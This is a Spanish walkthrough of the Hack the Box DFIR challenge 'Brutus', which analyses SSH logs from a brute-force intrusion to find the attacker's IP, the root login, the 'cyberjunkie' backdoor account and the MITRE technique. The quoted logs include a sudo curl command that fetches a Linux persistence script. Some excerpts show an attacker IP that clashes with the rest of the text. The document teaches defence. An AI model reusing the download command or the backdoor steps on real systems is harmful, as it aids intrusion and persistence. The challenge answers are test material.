





Hack the Box — Sherlock Brutus

Sherlock Brutus

- **Perfil:** Blue Team - Análisis de Logs
- **Sección:** DFIR
- **Dificultad:** Muy fácil

Para este sherlock de nombre **Brutus**, deberemos hacer un **análisis de logs**.

Nombre	Tamaño	Tipo	Fecha de mod	Zona
 auth.log	 43,9 kB	registro de ...	06 marzo 2...	/
 wtmp	 11,1 kB	desconocido	06 marzo 2...	/

El archivo **auth.log** es un archivo de registro de logs, donde realmente no tiene muchas líneas, por lo que es fácil determinar los sucesos que ocurrieron dentro del sistema.

Por otro lado, **wtmp** es el otro artefacto que se nos proporciona. Mientras **auth.log** puede leerse de forma sencilla con la herramienta **cat**, **wtmp** debe abrirse con la herramienta **utmpdump**, diseñada para revisar este archivo en un formato visible.

Task 1:

Analyzing the **auth.log**, can you identify the IP address used by the attacker to carry out a brute force attack?

65.2.161.68

Esta dirección IP se repite en diversas ocasiones dentro del archivo **auth.log** y deriva de la dirección pública de origen desde donde se realizan los intentos de acceso de fuerza bruta.

Por lo que vemos, es bastante evidente y claro que la dirección IP usada por el atacante para llevar a cabo el ataque es la resaltada.

```
Mar 6 06:31:40 ip-172-31-35-28 sshd[2380]: Disconnected from invalid user server_admin 65.2.161.68 port 46710 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2387]: Connection closed by invalid user svc_account 65.2.161.68 port 46742 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
Mar 6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser=
Mar 6 06:31:40 ip-172-31-35-28 sshd[2389]: Connection closed by invalid user svc_account 65.2.161.68 port 46744 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2391]: Connection closed by invalid user svc_account 65.2.161.68 port 46750 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Received disconnect from 65.2.161.68 port 34782:11: Bye Bye
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Session 34 logged out. Waiting for processes to exit.
Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Removed session 34.
Mar 6 06:31:40 ip-172-31-35-28 sshd[2393]: Connection closed by invalid user svc_account 65.2.161.68 port 46774 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2394]: Connection closed by invalid user svc_account 65.2.161.68 port 46786 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2397]: Connection closed by invalid user svc_account 65.2.161.68 port 46814 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2398]: Connection closed by invalid user svc_account 65.2.161.68 port 46840 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2396]: Connection closed by invalid user svc_account 65.2.161.68 port 46800 [preauth]
Mar 6 06:31:40 ip-172-31-35-28 sshd[2400]: Connection closed by invalid user svc_account 65.2.161.68 port 46854 [preauth]
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: Connection closed by authenticating user root 65.2.161.68 port 46852 [preauth]
```

Task 2:

The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

root

Normalmente todos los atacantes buscan ganar acceso privilegiado, el cual se representa en diferentes nombres dependiendo del sistema operativo, incluyendo *root*, *admin*, *administrator*, *server_adm*, *backup*, entre otros nombres con permisos elevados.

Sin embargo, es importante tener en cuenta que en ningún momento ganó acceso con otro usuario que no sea **root**, por lo que cualquier otra opción que pongamos no se tomará como válida.

Si analizamos nuevamente el archivo **auth.log** podremos observar que, en múltiples ocasiones, se abre y posteriormente se cierra la sesión como root, indicando que el ataque de fuerza bruta fue exitoso.

```
Mar 6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.101.68 port 53184 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
```

Task 3:

Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?

2024-03-06 06:32:45

Lo que se nos está preguntando ahora es el tiempo exacto en que se crea la sesión como usuario root.

Si bien el tiempo lo podemos ver reflejado en **auth.log**, lo ideal es irse al otro artefacto (**wtmp**) ya que contiene más información al respecto, incluyendo el tiempo real del intento exitoso.

```
[6] [00464] [tyS0] [LOGIN] [ttyS0] [ ] [0.0.0.0] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [ ] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~] [runlevel] [~] [6.2.0-1018-aws] [0.0.0.0] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root] [pts/0] [203.101.190.9] [203.101.190.9] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root] [pts/1] [65.2.101.68] [65.2.101.68] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1] [65.2.101.68] [65.2.101.68] [2024-03-06T06:37:35,475575+00:00]
```

Task 4:

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

37

Esta pregunta es sencilla de responder y alcanza con observar cuál es el número asignado a la sesión del atacante que observamos en la pregunta anterior.

Como vimos con anterioridad, dicho número es el **37**.

Task 5:

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

cyberjunkie

Una de las acciones que realizó el atacante fue crear un usuario y un grupo dentro del sistema de la víctima y asignarle privilegios elevados como parte de su estrategia de persistencia en el equipo.

Se nos pregunta el nombre del usuario que creó y eso se refleja dentro del archivo **auth.log**

Cerca de las últimas líneas de los logs observamos la respuesta repetida en varias ocasiones, demostrando que el atacante creó este usuario y le asignó permisos de privilegio.


```
Mar 6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar 6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar 6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
```

Task 6:

What is the MITRE ATT&CK sub-technique ID used for persistence?

T1136.001

El framework de la **MITRE ATT&CK** está ideado para comprender las técnicas, tácticas y procedimientos de los atacantes cada vez que realizan sus operaciones malintencionadas. Es ampliamente utilizado entre quienes trabajan en la ciberseguridad.



Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, PRE, Office Suite, Identity Provider, SaaS, IaaS, Network, Containers.

View on the ATT&CK® Navigator

Version Permalink

layout: side ▼ show sub-techniques hide sub-techniques help

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques

En este caso, debemos centrarnos en el apartado de persistencia, pues es allí donde se corresponden con las TTP del atacante.

Una vez que accedamos a las técnicas de persistencia, tenemos que hallar la que se centra en la **creación de nuevos usuarios a nivel local**, ya que es la que más relación tiene con la tarea en cuestión.

T1136	Create Account	Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.
.001	Local Account	Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.
.002	Domain Account	Adversaries may create a domain account to maintain access to victim systems. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover user, administrator, and service accounts. With a sufficient level of access, the <code>net user /add /domain</code> command can be used to create a domain account.
.003	Cloud Account	Adversaries may create a cloud account to maintain access to victim systems. With a sufficient level of access, such accounts may be used to establish secondary credentialed access that does not require persistent remote access tools to be deployed on the system.

Introduciremos dicha ID como respuesta.

Task 7:

How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

279

Se nos pregunta el tiempo en segundos entre que el atacante se autenticó en la sesión SSH y se cerró dentro del archivo **auth.log**

El tiempo de apertura ya lo hemos colocado anteriormente.

```
[6] [00464] [tyS0] [LOGIN] [ttyS0] [ ] [0.0.0.0] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [ ] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN] [tty1] [ ] [0.0.0.0] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~] [runlevel] [~] [6.2.0-1018-aws] [0.0.0.0] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root] [pts/0] [203.101.190.9] [203.101.190.9] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [ ] [ ] [pts/1] [ ] [0.0.0.0] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:37:35,475575+00:00]
```

Si miramos líneas abajo podemos observar el tiempo en que la sesión se cerró.

```
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184
Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
```

Encontramos el otro tiempo. Solo hace falta calcular el tiempo en segundos entre ambos registros.

Hora inicial

6 hrs | 32 min | 45 sec

Hora final

6 hrs | 37 min | 24 sec

Duración

279 seg

Task 8:

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

(enlace de github)

Al final del archivo **auth.log**, observaremos la respuesta.

```

Mar 6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:39:01 ip-172-31-35-28 CRON[2765]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:39:01 ip-172-31-35-28 CRON[2764]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=998)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root
Mar 6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:40:01 ip-172-31-35-28 CRON[2783]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:40:01 ip-172-31-35-28 CRON[2784]: pam_unix(cron:session): session closed for user confluence
Mar 6 06:41:01 ip-172-31-35-28 CRON[2796]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar 6 06:41:01 ip-172-31-35-28 CRON[2797]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)

```

El atacante hará una petición para descargar un script (probablemente malicioso). Todo ese comando será la respuesta.

Al introducir la última pregunta, habremos completado el sherlock.



Como vemos, al ser unos registros de logs pequeños, no hacer falta filtrar con el comando *grep*. Eso denota la sencillez de este ejercicio, aunque ideal para quienes comienzan en el apartado del análisis de logs.

RESOLUCIÓN EN VIDEO:

<https://www.youtube.com/watch?v=yeK8LOX1fGY>